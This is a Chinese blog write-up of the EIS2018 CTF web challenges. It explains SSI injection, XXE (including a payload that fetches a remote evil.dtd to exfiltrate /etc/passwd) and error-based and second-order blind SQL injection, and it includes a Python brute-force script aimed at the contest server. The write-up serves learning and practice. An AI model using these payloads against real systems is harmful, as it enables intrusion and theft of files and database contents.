EIS2018-Web writeup

原创

Coo1D 于 2018-11-18 14:22:52 发布 322 收藏


分类专栏： CTF Web

本文链接：https://blog.csdn.net/CoolD_/article/details/84197599

CTF 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



Web

4 篇文章 0 订阅

订阅专栏

文章目录

立的flag哭着也要完成，来复现了。
运维赛被大佬们虐的不要不要的，越学越发现自己懂得真是太少了。
其他大佬写的WP都比较简单，不适合我这个菜鸡看，整理的详细一点，以后好复习。

SimpleServerInjection(40pts)

SSI是英文"Server Side Includes"的缩写，翻译成中文就是服务器端包含的意思。

SSI是嵌入HTML页面中的指令，在页面被提供时由服务器进行运算，以对现有HTML页面增加动态生成的内容，而无须通过CGI程序提供其整个页面，或者使用其他动态技术。

从技术角度上来说，SSI就是在HTML文件中，可以通过注释行调用的命令或指针，即允许通过在HTML页面注入脚本或远程执行任意代码。

SSI语法

首先，介绍下SHTML，在SHTML文件中使用SSI指令引用其他的html文件（#include），此时服务器会将SHTML中包含的SSI指令解释，再传送给客户端，此时的HTML中就不再有SSI指令了。比如说框架是固定的，但是里面的文章，其他菜单等即可以用#include引用进来。

①显示服务器端环境变量<#echo>

本文档名称：

```
<!-#echo var="DOCUMENT_NAME"->
```

现在时间：

```
<!-#echo var="DATE_LOCAL"->
```

显示IP地址：

```
<! #echo var="REMOTE_ADDR"->
```

②将文本内容直接插入到文档中<#include>

```
<! #include file="文件名称"->
```

```
<!--#include virtual="index.html" -->
```

```
<! #include virtual="文件名称"->
```

```
<!--#include virtual="/www/footer.html" -->
```

注：file包含文件可以在同一级目录或其子目录中，但不能在上一级目录中，virtual包含文件可以是Web站点上的虚拟目录的完整路径

③显示WEB文档相关信息<#flastmod><#fsize>(如文件制作日期/大小等)

文件最近更新日期：

```
<! #flastmod file="文件名称"->
```

文件的长度：

```
<!-#fsize file="文件名称"->
```

④直接执行服务器上的各种程序<#exec>(如CGI或其他可执行程序)

```
<!-#exec cmd="文件名称"->
```

```
<!--#exec cmd="cat /etc/passwd"-->
```

```
<!-#exec cgi="文件名称"->
```

```
<!--#exec cgi="/cgi-bin/access_log.cgi"->
```


将某一外部程序的输出插入到页面中。可插入CGI程序或者是常规应用程序的输入，这取决于使用的参数是cmd还是cgi。

⑤设置SSI信息显示格式<#config>(如文件制作日期/大小显示方式)

⑥高级SSI可设置变量使用if条件语句。

> 参考
> https://www.secpulse.com/archives/66934.html
> https://www.owasp.org/index.php/Server-Side_Includes_(SSI)_Injection
> http://httpd.apache.org/docs/current/howto/ssi.html

本题目payload `<!--#include virtual="flag" -->`
因为#被过滤所以url编码一下 `<!--%23include virtual="flag"-->`



SimpleExtensionExplorerInjection(50pts)&SimplePrintEventLogger(69pts)

这俩题使用同一个源码及服务器

0x01 XML基础
在聊XXE之前，先说说相关的XML知识吧。

XML用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。

文档结构
XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。

```
<!--XML声明-->
<?xml version="1.0"?>
<!--文档类型定义-->
<!DOCTYPE note [ <!--定义此文档是 note 类型的文档-->
<!ELEMENT note (to,from,heading,body)> <!--定义note元素有四个元素-->
<!ELEMENT to (#PCDATA)> <!--定义to元素为”#PCDATA”类型-->
<!ELEMENT from (#PCDATA)> <!--定义from元素为”#PCDATA”类型-->
<!ELEMENT head (#PCDATA)> <!--定义head元素为”#PCDATA”类型-->
<!ELEMENT body (#PCDATA)> <!--定义body元素为”#PCDATA”类型--> ]]>
<!--文档元素-->
<note>
<to>Dave</to>
<from>Tom</from>
<head>Reminder</head>
<body>You are a good man</body>
</note>
```

DTD
XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。
内部声明DTD:
`<!DOCTYPE 根元素 [元素声明]>`
引用外部DTD:
`<!DOCTYPE 根元素 SYSTEM "文件名">`

DTD中的一些重要的关键字：

- DOCTYPE（DTD的声明）
- ENTITY（实体的声明）
- SYSTEM、PUBLIC（外部资源申请）

实体类别介绍
实体主要分为一下四类

内置实体 (Built-in entities)
字符实体 (Character entities)
通用实体 (General entities)
参数实体 (Parameter entities)
参数实体用%实体名称申明，引用时也用%实体名称;
其余实体直接用实体名称申明，引用时用&实体名称。
参数实体只能在DTD中申明，DTD中引用；
其余实体只能在DTD中申明，可在xml文档中引用。

举例：
内部实体
`<!ENTITY 实体名称 "实体内容">`
外部实体
`<!ENTITY 实体名称 SYSTEM "URI">`
参数实体
`<!ENTITY % 实体名称 "实体内容">`或者`<!ENTITY % 实体名称 "URI">`
注意：参数实体是在DTD中被引用的，而其余实体是在xml文档中被引用的。

外部实体

默认协议

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

PHP扩展协议

Scheme	Extension Required
https ftps	openssl
zip	zip
ssh2.shell ssh2.exec ssh2.tunnel ssh2.sftp ssh2.scp	ssh2
rar	rar
ogg	oggvorbis
expect	expect

举例：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE a [<!ENTITY passwd "file:///etc/passwd">]>
<foo>
<value>&passwd;</value>
</foo>
```

0x02 XXE漏洞

XXE就是XML外部实体注入。当允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。

举例

1.恶意引入外部实体(1)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE a [<!ENTITY passwd SYSTEM "file:///etc/passwd">]>
<a>
<value>&passwd;</value>
</a>
```

2.恶意引入外部实体(2)

```
**XML内容**
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE a [
<!ENTITY % f SYSTEM "http://www.m03.com/evil.dtd">
%d;
]>
<aaa>&b;</aaa>
```

DTD文件内容

```
<!ENTITY b SYSTEM "file:///etc/passwd">
```

3.恶意引入外部实体(3)

```
<?xml verstion="1.0" encoding="utf-8"?>
<!DOCTYPE a[
<!ENTITY f SYSTEM "http://www.m03.com/evil.dtd">
]>
<a>&b;</a>
```

DTD文件内容

```
<!ENTITY b SYSTEM "file:///etc/passwd">
```

XXE的危害

1.读取任意文件

- 有回显

  XML.php

  ```
  <?php
  $xml = <<<EOF
  <?xml version = "1.0"?>
  <!DOCTYPE ANY [
  <!ENTITY f SYSTEM "file:///etc/passwd">
  ]>
  <x>&f;</x>
  EOF;
  $data = simplexml_load_string($xml);
  print_r($data);
  ?>
  ```

  访问XML.php可以读取etc/passwd文件内容

- 无回显

  当页面没有回显的话，可以将文件内容发送到远程服务器，然后读取。

  ```
  <?xml verstion="1.0" encoding="utf-8"?>
  <!DOCTYPE a[
  <!ENTITY % f SYSTEM "http://www.m03.com/evil.dtd">
  %f;
  ]>
  <a>&b;</a>
  $data = simplexml_load_string($xml);
  print_r($data);
  ```

  远程服务器的evil.dtd文件内容

  ```
  <!ENTITY b SYSTEM "file:///etc/passwd">
  ```

2.命令执行

php环境下，xml命令执行要求php装有expect扩展。而该扩展默认没有安装。

```
<?php
$xml = <<<EOF
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY f SYSTEM "except://ls">
]>
<x>&f;</x>
EOF;
$data = simplexml_load_string($xml);
print_r($data);
?>
```

3.内网探测/SSRF

由于xml实体注入攻击可以利用http://协议，也就是可以发起http请求。可以利用该请求去探查内网，进行SSRF攻击。

> 参考
> https://www.jianshu.com/p/7325b2ef8fc9


回到题目


阅读源码发现`UserController.java`中解析参数时，使用了`@XBRead`，则可解析XML并回显。

修改`Content-Type: application/xml;`

构造 XXE payload 获得flag。


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE name [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >
]>
<name>&xxe;</name>
```






看第二道题

使用XXE poc: `file:///` 列出根目录，获取第二个flag的文件名 `flagvvvvvaaaagegsgag2333` ，并读取。



```
flagvvvvvaaaagegsgag2333
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
, age: null
```


SimpleBBS(61pts)

登陆处试试`coold'`，得到sql查询语句

```
SELECT password FROM users WHERE username = 'coold' limit 0,1;
```

存在Error-based注入，而且无任何过滤.
构造查询语句

```
coold ' or 1=(updatexml(1,concat(0x3a,(database())),1))-- coold
```




数据库名`bbs`

```
coold ' or 1=(updatexml(1,concat(0x3a,(SELECT concat(table_name) FROM information_schema.tables WHERE table_schema=database()limit 3,1)),1))-- coold
```


表名 `flag`

```
coold ' or 1=(updatexml(1,concat(0x3a,(SELECT concat(column_name) FROM  information_schema.columns WHERE table_name=0x666c6167 limit 0,1)),1))-- coold
```



列名`flag`

```
coold ' or 1=(updatexml(1,concat(0x3a,(SELECT flag FROM flag)),1))-- coold
```



读到一部分flag，用substring分两次得到flag

```
coold' or 1=(updatexml(1,concat(0x3a,substr((select flag from flag),15,23)),1))-- coold
```

A Database Error Occurred

Error Number: 1105

XPATH syntax error: ':8bcfcff0bcc837d7641e81}'

SELECT password FROM users WHERE username = 'coold' or 1=(updatexml(1,concat(0x3a,substr((select flag from flag),15,23)),1))-- coold' limit 0,1;

Filename: models/User_model.php

Line Number: 11

SimpleBlog(200pts)

二次注入

```
import requests
flag = ''

reg_url = 'http://210.32.4.20/register.php'
log_url = 'http://210.32.4.20/login.php'
ans_url = 'http://210.32.4.20/answer.php'

for i in range(1,50):
 for j in range(32,126):
  s=requests.session()
  payload = "' or if((ascii(substr((select flag from flag),%d,1))=%d),1,0)='1' or '"%(i,j)
  data1 = {'username':payload,'password':'coold'}
  res_res = s.post(url=reg_url,data=data1)
  log_res = s.post(url=log_url,data=data1)
  data2 = {'1.a':'on'}
  ans_res = s.post(url=ans_url,data=data2)
  if 'Your grades is 0' not in ans_res.content:
   flag = flag + chr(j)
   print flag
   break
```

SimpleWasmReverse(600pts)

orz...感觉像是一道逆向啊